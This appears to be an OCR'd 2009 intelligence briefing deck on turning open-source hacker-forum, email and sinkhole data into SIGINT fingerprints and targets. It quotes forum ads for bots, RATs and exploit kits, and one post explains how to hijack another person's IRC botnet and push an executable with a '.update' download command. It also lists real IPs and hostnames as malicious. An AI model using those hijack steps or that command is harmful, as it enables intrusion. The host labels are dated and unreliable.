OSINT FUSION PROJECT

[redacted]

Lockheed Martin IS&GS Intelligence

Traditional OSINT

- Traditional OSINT is mostly from main stream news, compiled summaries, and information put out by venders.
  - Good for situational awareness
  - Some excellent analysis on attacks and exploits
  - Information can be days or weeks old
  - Doesn't normally contain strong selectors

LOCKHEED MARTIN

Research Objectives

- To compile OSINT information that enables CNO operations & analysis
  - Emerging threats
  - Situational awareness
  - Identification of the following:
    - Victims
    - Capabilities
    - Adversaries
    - Infrastructure

LOCKHEED MARTIN

Research Objectives

- To identify strong selectors and unique strings from OSINT that can be used within SIGINT:
  - To build XKEYSCORE Fingerprints to identify the an adversaries capabilities being used within SIGINT Collection
  - To identify and task adversaries and their infrastructure within SIGINT
  - To identify victims for 4th Party Collection Opportunities

LOCKHEED MARTIN

Hacker Forums

- A clever way to collect OSINT information from Hacker Forums
  - RSS Feeds
    - Automated collection of new and historical posts
    - Allows quicker analysis of posts
    - Leaves no tracks on the forum unlike AIRGAP
    - If enabled, can also get feeds from closed (login required) forums.
    - Enables analyst to prioritize other sites without RSS feeds for other access operations

LOCKHEED MARTIN

Hacker Forums

- Allows for the identification of:
  - Adversaries
    - Those who are building capabilities
    - Those who are selling capabilities
    - Those who are using the capabilities
    - Those who are selling information (Cyber Crime)
  - Capabilities
    - Profiling and understanding of emerging tactics, techniques, and procedures used by our adversaries
    - Identification of locations where capabilities can be obtained

Hacker Forums

BalckEnergy DDoS Bot

by kmv900


nuclear stealth mechanisms fludery support multitargeting and multirezolving - if the purpose for the attack indicates the domain name is created by a group of flows to attack each IP-address attached to this domain (rezolving repeated every 15 minutes)

[RAT] Slayer616's RAT 1.2 Final

by slayer616

Hey Guys,
i completed the first Final Build. After some hard work i fixed like 20 little Bugs and added Keylogging Function + Better GUI + FlagSystem!

ScreenShot:



Bundles exploit [yes Exploit System]

by Saint

Welcome forumchan!
Sell sploitov ligament.
Test mix, iframe traffic:

Your browser version probiva Percent
Internet Explorer 5.0 - 50-75%
Internet Explorer 5.1 - 50-75%
Internet Explorer 5.5 - 80-90%
Internet Explorer 6.0 - 35-59%
Internet Explorer 7.0 - 10-15%
Internet Explorer 8.0 - 5-10%
Opera 9.0-9.25 - 75-80%
Opera 9.5x-9.6x - 10-15%
Opera 10.0 - 8-10%
FireFox 1.x - 15-20%
FireFox 2.x - 10-15%
FireFox 3.x - 10%
Mozilla 5.x - 5-8%

Create a Zip Bomb - Zip of Death

Posted by X.E.R.O

A zip bomb, also known as a Zip of Death, is a malicious archive file designed to crash or render useless the program or system reading it. It is often used by **virus writers** to disable **antivirus** software, so that a more traditional **virus** sent afterwards could get into system undetected. A zip bomb is usually a small file (up to a few hundred kilobytes) for ease of transport and to avoid suspicion. However, when the file is unpacked its contents are more than the system can handle. You can make your own zip bomb to annoy your friends or just out of curiosity (or wilderness) to experiment with it. Make sure you don't detonate it on yourself.

LOCKHEED MARTIN

Hacker Forums

- The following Host Name was requested from a host database:
  - m.DRD3H.COM
- There was registered attempt to establish co[illegible] connection details .

Remote Host	Port Numb[illegible]
m.DRD3H.COM	6668

here's your server. type /server [whats right here] in your IRC client

Outbound traffic (potentially malicious)

- **Attention!** There was a new connectio[illegible]ed outbo

```
NICK Cbb-365705344
[illegible]rOUrG 0 0 :Cbb-365705344
USERHOST Cbb-365705344
[illegible] +x+i
JOIN #dc dcpass
Nick[illegible]443
USER cunxdzovxay 0 0 :Cbb-52[illegible]73443
USERHOST Cbb-526873443
```

Make your nick similar

theres the channel and pass :)

Heuristics Analysis

Hacker Forums

You need to be operator to set the topic. Default password is /oper foo bar; but if they have changed it, DDoS attack it with your bots and make sure that you are the first to join!

If you happen to get into a channel with a ton of bots, and the op isnt there, change your nick to a bot's name, or similar, and wait.

They should type like .login <password>

thats when you do the same! haha.

type .login <password>
then .update http://www.somehost.com/yourfile.exe

LOCKHEED MARTIN

Malicious Emails

- Leverage OSINT to identify the infrastructure and source of top virus email senders by IP address
  - Based on CISCO IronPort view of 25-30% of the worlds email
  - Identifies infrastructure used by adversaries to deliver capability
  - Allows SIGINT profiling of activity on the IP

Malicious Emails

Top 100 virus senders by ip address for the last day 18 MAY 2009					
IP Address	Hostname	Fwd/ Rev DNS	Volume	Vol change vs. Avg	Network Owner
216.34.181.68	mx.sourceforge.net	Y	0.241929	-24.1762	SAVVIS Communications Corporation
217.67.228.225	hosted.by.dwsmedia.net		0.14969	490.542	Standby Power B.V. range
210.210.145.51	mx-corp3-out.cbn.net.id	Y	0.040585	-60.33	PT Cyberindo Aditama
59.95.152.42			0.0212589	-28.3654	NIB (National Internet Backbone)
69.7.203.227	mail.allisports.com	N	0.0159881	259.837	AST Dew Tour
75.19.187.14	adsl-75-19-187-14.dsl.bltnin.sbcglobal.net		0.0158124	430.639	STEELE BEARD ELECTRIC CO
58.191.129.7	spamchkmx11.k-opti.com	Y	0.0130013	-54.8573	K-Opticom Corporation
125.189.230.120			0.0115957	735.999	POWERCOMM
92.48.118.137	victorious.eukhost.com		0.0105416	156.623	PoundHost Internet Services
203.188.255.3	dhaka.bangla.net	Y	0.0101902	-11.9755	Information Services Network
196.211.9.26			0.00773049	22.2103	Internet Solutions
60.250.154.181		Y	0.00667633	-86.6825	CHTD, Chunghwa Telecom Co., Ltd.
194.228.41.114	relay.iol.cz	Y	0.00650064	-68.7897	Czech Telecom a.s.
121.189.63.190			0.00614925	-9.34094	Korea Telecom
71.84.227.194	mail.vesd.net		0.00527079	166	CHARTER COMMUNICATIONS
87.118.148.35	sh-148-035.cg.del.bg		0.0050951	961.184	Davidov Net PI space

Malicious Connections

- An effort to identify the latest emerging threats that are not yet detected by anti-virus or IDS/IPS signatures
  - Malicious Binary MD5 (track capability)
  - The adversaries infrastructure that exploited systems connect to after being compromised
  - Traffic generated by compromised systems to build XKEYSCORE fingerprints

LOCKHEED MARTIN

Malicious Connections

MHSCNO Malicious Connections Report

18 MAY 2009

The following "call home" IPs/Domains should be considered malicious and connectivity to them should be investigated. Systems initiating a connection with these IPs/Domains should be treated as compromised until the system is reviewed. POC: [redacted], [redacted], [redacted]

File MD5: 0xA1BFF64FE8CB692A8F1F1DDFE765107F
File SHA-1: 0x1DEC6B188D456EBB3F629E5C2440C10BF28DC690
Filesize: 108,032 bytes

Category: A malicious trojan horse or bot that may represent security risk for the compromised system and/or its network environment

The following Host Name was requested from a host database:

- bf.burimche.net

There was registered attempt to establish connection with the remote host. The connection details are:

Remote Host	Port Number
bf.burimche.net	4244

There was a new connection established with a remote IRC Server. The generated outbound IRC traffic is provided below:

```
PASS bf
NICK [00|USA|030685]
USER XP-0442 * 0 :COMPUTERNAME
```

LOCKHEED MARTIN

Malicious Connections

- NTOC – Signatures for Sensors
  - BLUESASH
  - TUTELAGE (TURBULENCE Defensive)
  - CROSSBONES
- NSA TAO / GCHQ CNE – Counter CNE Ops
- MHS / NDIST – 4th Party Collection
- JCMA Cyber – Customer focused CND
- GOVCERT UK – UK Government CND

Malicious Connections

- **(U//FOUO) The following statistics show the number of NTOC DNS Alerts that were an exact match for a malicious connection reported in the MHSCNO Malicious Connections Report.**

Date	Total DNS Alerts	Exact MCR Match	Percentage
5/14/09	22	13	59%
5/13/09	23	11	47%
5/12/09	23	10	43%
5/11/09	21	11	52%
5/10/09	51	44	86%
5/09/09	12	8	67%
5/08/09	52	44	85%
5/07/09	84	75	89%
5/06/09	20	14	70%
5/04/09	107	66	62%
5/03/09	1	1	100%
5/01/09	77	74	96%
4/30/09	82	71	87%
4/29/09	80	73	91%

Malicious Connections

- US/UK/AU Government Email addresses passed to exploit server – 17 email accounts
  - Discovered using an MHS developed XKEYSCORE Fingerprint that was written to identify a malicious connection while searching for MENA 4th Party Collection opportunities.

ShadowServer Data

- **Sinkhole HTTP Drone Report - All the IP addresses that joined the sinkhole server that did not join via a referral URL. Since the Sinkhole server is only accessed through previously malicious domain names only infected systems are in the report.**
  - **Victims / Infrastructure / HTTP Command Strings**

LOCKHEED MARTIN

ShadowServer Data

- **Sandbox URL Report - These are URLs that were access by malware.**
  - **Binary MD5 Hashes / Infrastructure / HTTP Command Strings**
- **Botnet Drone Report - All the IP addresses that were seen joining a known Botnet Command and Control Server.**
  - **Victims / Infrastructure**
    - 25 US Government (Federal / State / Local) systems communicating with botnets between 5-7 June 2009

ShadowServer Data

- **Botnet URL Report - Any URL that was seen in a botnet channel is reported. The URL could be an update, complaint, or information related to the criminals. Everything is included in case there is something of value in the URL.**
  - **Infrastructure / Capabilities / HTTP Command Strings**
- **DDoS Report - Any DDoS attack is reported whether the country is the target or the source of the attack.**
  - **Victims / Infrastructure / Capabilities**

State Sponsored

- Example 1 (FBI CN Intrusion Set)
  - Identified MALWARE report for known domain.
  - Found another binary which was an exact match that revealed a previously unassociated domain to this intrusion set 9 months before first known activity of this intrusion set.
    - Infrastructure / Registration / Timeline / MD5 hash

State Sponsored

- Example 2 (JTF-GNO CN Intrusion Set)
  - 6 different reports noted the use of a specific Chinese developed standalone web server software package.
  - Identified 3 new binaries in OSINT malware research that also used this exact software package.
    - 3 new domains (infrastructure / registration / time line / MD5 Hashes)

State Sponsored

- Example 3 (NSA CN Intrusion Set)
  - Identified 2 binaries in OSINT that matched those called out in a report with their associated malware analysis and MD5 hashes.

LOCKHEED MARTIN

Collaboration

- [redacted]
- [redacted]
- [redacted]
- [redacted]

LOCKHEED MARTIN

Questions?